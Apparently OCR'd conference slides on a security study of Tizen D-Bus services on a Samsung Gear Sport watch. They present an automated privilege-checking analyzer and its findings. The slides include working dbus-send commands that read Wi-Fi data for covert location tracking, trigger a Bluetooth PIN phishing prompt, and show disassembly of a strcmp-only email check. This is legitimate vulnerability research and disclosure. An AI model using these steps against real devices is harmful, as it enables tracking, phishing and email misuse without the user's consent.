




Image: Tizen Wiki

# Securing Services




- Two potential points to check the privileges
  - ② D-Bus daemon — Request in the middle
  - ③ Service daemon — After receiving the request
- Failing both could allow privilege violation

Image: Tizen Wiki

# Dan the D-Bus Analyzer

3

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# Idea: `AccessDenied` as an Oracle

No argument is given

```
dbus-send --system --print-reply --dest=org.tizen.lbs.Providers.LbsServer
  /org/tizen/lbs/Providers/LbsServer org.tizen.lbs.Manager.AddReference
```

Without privilege

```
Error org.freedesktop.DBus.Error.AccessDenied:
… privilege="http://tizen.org/privilege/locati
on" (uid=654 pid=2536 comm="")
```


With privilege

```
Error org.freedesktop.DBus.Error.InvalidArgs:
Type of message, '()', does not match expected
type '(i)'
```

- Privilege validation always happens first!
- Some methods, for *non-privileged* requests,
  return an error that is *not* `AccessDenied` → Possible privilege violation?

# Dan the D-Bus Analyzer

- Evaluates privilege verification of D-Bus services
  - Spawns a test process on a remote device
  - Recursively scans the D-Bus structure
  - Reads every property, calls every method
- Output
  - Flattened D-Bus structure (`db.json`)
  - For further analysis: `dbus-send` commands
    - Readable properties (`properties.log`)
    - Callable methods (`methods.log`)




https://github.com/kiding/dan

# Step 1: Bus Name Discovery

- Gather all possible bus names (services)
  - One service can have multiple bus names
  - Unique — `:1.4`
    Well-known — `org.example.service`
- From extracted firmware
  - `/usr/share/dbus-1/*`
- From current runtime
  - D-Bus built-in method: `ListNames`

`org.freedesktop.systemd1.service`

```
1  [D-BUS Service]
2  Name=org.freedesktop.systemd1
3  Exec=/bin/false
4  User=root
```

```
onetwothree@onetwothree-VirtualBo
sh-3.2$ dbus-send --system --dest=org.f
reedesktop.DBus --type=method_call --pr
int-reply /org/freedesktop/DBus org.fre
edesktop.DBus.ListNames
method return time=1531570907.216310 se
nder=org.freedesktop.DBus -> destinatio
n=:1.5074 serial=3 reply_serial=2
   array [
      string "org.freedesktop.DBus"
      string ":1.128"
      string ":1.767"
      string ":1.404"
      string "org.pulseaudio.Server"
      string "net.netconfig"
      string ":1.5074"
      string ":1.80"
      string ":1.81"
      string ":1.82"
      string "ALARM.aoma-dm-spd"
      string ":1.83"
      string ":1.85"
      string ":1.87"
      string "org.projectx.bt"
      string ":1.88"
      string ":1.130"
      string ":1.131"
      string ":1.374"
      string ":1.132"
```

Source: freedesktop.org

# Step 2: Object Introspection #1

- Recursively introspects the services
  - Objects, interfaces, methods, ...
- Service can respond with its object structure
  - On D-Bus standard method: `Introspect`
  - In well-formatted XML

```
Bus name: org.freedesktop.systemd1
Object:   /
```

```
1  <node>
2  ...
3   <interface name="org.freedesktop.DBus.Properties">
4    <method name="Get">...</method>
5    <method name="GetAll">
6     <arg name="interface" direction="in" type="s"/>
7     <arg name="properties" direction="out" type="a{sv}"/>
8    </method>
9    <method name="Set">...</method>
10 ...
11  </interface>
12  <node name="dloginit_2eservice"/>
13  <node name="syslog_2eservice"/>
14 ...
15 </node>
```

Child objects

# Step 2: Object Introspection #2


```
array [
  dict entry(
     string "ExecStart"
     variant             array [
           struct {
              string "/usr/sbin/rsyslogd"
              array [
                 string "/usr/sbin/rsyslogd"
                 string "-n"
              ]
              boolean false
              uint64 0
              uint64 0
              uint64 0
              uint64 0
              uint32 0
              int32 0
              int32 0
           }
        ]
  )
```

GetAll.jison

```
{
    "ExecStart": [
        ["/usr/sbin/rsyslogd",
         ["/usr/sbin/rsyslogd", "-n"],
         false, 0, 0, 0, 0, 0, 0, 0]
    ],
```

- Reads every property value
  - D-Bus built-in method: `GetAll`
- Custom Bison parser
  - Parses `dbus-send` "format"
  - Into a JSON-compliant form


# Step 3: Method Invocation




- Calls every method of every interface for all the objects
  - Random arguments not to execute the logic
- Categorizes each method
  - `AccessDenied`, `ServiceUnknown`, `UnknownObject`, `NoReply`, ... → Ignore
  - Other errors or no error at all: **Callable**

# Step 4: Prune and Print

db.json




methods.log

```
1 dbus-send --system --type=method_call --print-reply \
2 --dest=org.freedesktop.systemd1 \
3 /org/freedesktop/systemd1 \
4 org.freedesktop.systemd1.Manager.GetUnit
5 [{"type":["s"],"direction":["in"]},
6 {"type":["o"],"direction":["out"]}]
7 …
```

Arguments


- Hashes every object, remove duplicates
- Prints readable properties, and callable methods

# Privilege Violations

# Dan Evaluation

- Target Device
  - Samsung Gear Sport: Build RC4, Tizen 3.0.0.2, Release Date 2018-03-28
  - Takes about an hour
- Statistics
  - Total # of bus names: 269
  - Readable Properties #: 130,634
  - Callable Methods #: **2,319** (!)
    - Excluded Default Interface: `org.freedesktop.DBus`, ...

# False Positives




- ③ *Third privilege check*
  - Log shows some services check Cynara
  - Yet no D-Bus error gets returned
  - Dan categorizes them callable
- Examine manually further for exploits

```
onetwothree@onetwothree-VirtualBox: ~/Lab/d
sh-3.2$ dlogutil -c
sh-3.2$
sh-3.2$ dbus-send --system --type=method_call \
> --print-reply \
> --dest=org.tizen.NetNfcService \
> /org/tizen/NetNfcService/Tag \
> org.tizen.NetNfcService.Tag.GetBarcode
method return time=1531480477.778261 sender=:1.
39 -> destination=:1.3418 serial=68 reply_seria
l=2
   int32 -967
   array [
   ]
sh-3.2$
sh-3.2$ dlogutil | grep -Ei 'NFC.+cynara'
E/NET_NFC_MANAGER( 2445): net_nfc_server_contex
t.c: _get_credentials(202) > cynara_check FAIL,
 checking whitelist...
```

No error

# Vulnerable Services


- Wi-Fi
- Bluetooth
- Screen
- Notification
- Email
- …and many more

# Wi-Fi Takeover

- Fully exposed: `wpa_suplicant`
  - Free software implementation of 802.11i
  - Tizen builds its own API/daemons on top
- All is callable, all is readable
  - `CreateInterface`, `RemoveInterface`, `Scan`, …
  - WPS `Start`, `GetPin`; P2P `Find`, `Connect`, …
- Violated Tizen privileges
  - `network.get`, `network.profile`, `network.set`, `wifidirect`
  - `location`, `location.enable` (Platform level; private privilege)

# Wi-Fi: Track Location

- GPS coordinates can be publicly queried from:
  - BSSID of nearby Wi-Fi networks
  - Signal values of the networks
- Malware can track user even if location is off
  - Force-trigger Wi-Fi Scan
  - Acquire network information
  - Query current location




```
$ dbus-send --system --dest=fi.w1.wpa_supplicant1 \
/fi/w1/wpa_supplicant1/Interfaces/0/BSSs/1 \
org.freedesktop.DBus.Properties.Get \
string:fi.w1.wpa_supplicant1.BSS string:BSSID
variant       array of bytes [
 90 8d 78 64 ad c0
]

$ dbus-send --system --dest=fi.w1.wpa_supplicant1 \
/fi/w1/wpa_supplicant1/Interfaces/0/BSSs/1 \
org.freedesktop.DBus.Properties.Get \
string:fi.w1.wpa_supplicant1.BSS string:Signal
variant       int16 -51

$ curl 'https://googleapis.com/geolocation/v1/geolo
cate' -d $'{"wifiAccessPoints":[{"macAddress":
"90:8d:78:64:ad:c0", "signalStrength": -51}]}'

{"location":{"lat": 37.2957026,
"lng": 126.97689210000001},"accuracy": 30.0}
```

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
# Bluetooth Takeover #1

- Partially exposed: `projectx.bt/bt_core`
  - Tizen's own API/daemons for Bluetooth
- Malware can…
  - Silently accept incoming pair request
  - Force discoverable "`piscan`" mode
  - Prompt a PIN request system UI to phish user
    - Any user input is returned to malware

```
1 $ dbus-send --system --type=method_call \
2 --print-reply --dest=org.projectx.bt \
3 /org/tizen/adapter_agent \
4 org.bluez.Agent1.RequestPinCode \
5 objpath:/org/bluez/hci0/dev_78_F7_BE_91_30_26
```





```
7 string "12345"
```

Actual name of the paired smartphone

# Bluetooth Takeover #2 Demo

- Partially exposed: `bluez`
  - Bluetooth stack for Linux-like OSes
  - Force disconnect, gather information, …
- Bonus: *No restriction* on `hcidump` utility
  - Any user can dump Bluetooth packets
  - With no superuser privilege





- Dump HCI packets + force disconnect + auto reconnect → Extract link key
- Violated Tizen privileges
  - `bluetooth`
  - `bluetoothmanager` (Platform level; private)

# Screen Takeover

Demo

- Partially exposed: `enlightenment.screen_capture`
  - Enlightenment: Tizen's choice of window manager
  - `dump_topvwins` dumps windows into PNG files
- Violated Tizen privileges
  - `screenshot` (Platform level; private)



# Notification Takeover

Demo

- Partially exposed: `com.samsung.wnoti`
  - Manages notification transmitted to Gear
- Malware can…
  - `ClearAll` to remove all notifications
  - `GetCategories` to read all data
  - …
- Violated Tizen privileges
  - `notification`, `push`, ¯_(ツ)_/¯


```
interface com.samsung.wnoti {
  methods:
    ClearAll(...);
    ClearCategory(...);
    ClearNotification(...);
    BlockCategory(...);
    BlockApp(...);
    ControlPopup(...);
    RequestMobileAction(...);
    RequestMobileActionIntent(...);
    ExecuteWearAction(...);
    LaunchApplicationOnHost(...);
    LaunchWebsearch(...);
    ChangeNewFlag(...);
    InsertPanel(...);
    IsPanelReady(...);
    ClearPanel(...);
    SetColorExtractionValue(...);
    GetCategories(...);
    PostNotificationCards(...);
    ReadNotificationCards(...);
    RemoveNotificationCards(...);
    RemoveNotification(...);
    GetApplicationIdentifier(...);
    GetApplicationMetaInfo(...);
```

# Email Takeover Demo

- Partially exposed: `wemail_consumer_service`
  - Manages user's mailbox on Gear, communicates with phone
- Malware can…
  - `req_show_on_device` to launch Email app on phone
  - `req_mail_state` to modify message data
  - `req_send_mail` to send any email from user's address
  - …
- Violated Tizen privileges
  - `messaging.write`
  - `email`, `email.admin` (Platform level; private)

# Email: "Private" Methods

- Service rejects private method calls…
- Only if "`Id`" does not match
  - `{"Id":"wemail-private-send-mail-noti"}`
- `strcmp` and *nothing more*
  - No proper privilege check in place

```
000227AC LDR   R1, =(aItemid+4 - 0x227B8)
000227B0 ADD   R1, PC, R1 ; "Id"
000227B4 BL    j__get_string_val
000227B8 LDR   R1, =(aWemailPrivateS - 0x227C4)
000227BC ADD   R1, PC, R1 ; "wemail-private-send-mail-noti"
000227C0 MOV   R5, R0
000227C4 BL    g_strcmp0
000227C8 CMP   R0, #0
000227CC BNE   loc_22998
```

```
00022998
00022998
00022998 LDR   R2, =(aSrcWemailIpcMs - 0x229B0)
0002299C MOV   R1, #0x3B7
000229A0 LDR   R3, =(aWemailIpcSeria_10 - 0x229B8)
